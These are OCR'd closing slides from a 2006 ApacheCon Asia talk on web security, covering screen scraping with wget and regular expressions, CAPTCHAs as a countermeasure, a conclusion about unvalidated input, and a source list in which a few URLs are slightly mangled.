
- Problem: Website is loaded with *wget* and then processed [HauWe01]
- Scenario: Current list of the least expensive gas stations
- Attack:
  - *wget* + RegEx

ApacheCon ASIA 2006



Screen Scraping (2)


- Countermeasures: Validate human beings :-)
  - CAPTCHAs, again
  - However horny users are an effective helper for attackers to overcome this.



Crack CAPTCHAs

- What six letter word is worse than bad and lazy programmers?
  - Libido


ApacheCon ASIA 2006



Conclusion

- The problem is always the same evil input is not sanitized, validated or fixed
- The "entry points" of the data varies between attack types
- Better paranoid than offline

ApacheCon ASIA 2006



Sources


- [IDC04] IDC-Press Release (http://www.idc.com/getdoc.jsp?containerId=pr2004_04_22_210409)
- [HauWe01] Hauser, Wenz in c't (17/2001), S. 190-192
- [Heise04a] http://www.heise.de/newsticker/meldung/49424
- [Heise04b] http://www.heise.de/newsticker/meldung/49255
- [Howard03] Howard, LeBlanc, Writing Secure Code, 2nd Edition, MS Press 2003

ApacheCon ASIA 2006

Sources (2)

- [OWASP04] OWASP. The Open Web Application Security Project. http://ww.owasp.org.
- [vonAhn03] von Ahn, Blum, Hopper and Langford. CAPTCHA: Using Hard AI Problems for Security. Eurocrypt 2003.
- [ZoneH04] MS Defacement (http://one-h.orgen/ewseadid=4251/)

ApacheCon ASIA 2006



Thank You!

Questions?

http://www.hauser-wenz.de/

http://www.hauser-wenz.de/blog/

http://javascript.phrasebook.org/

http://php.phrasebook.org/

ApacheCon ASIA 2006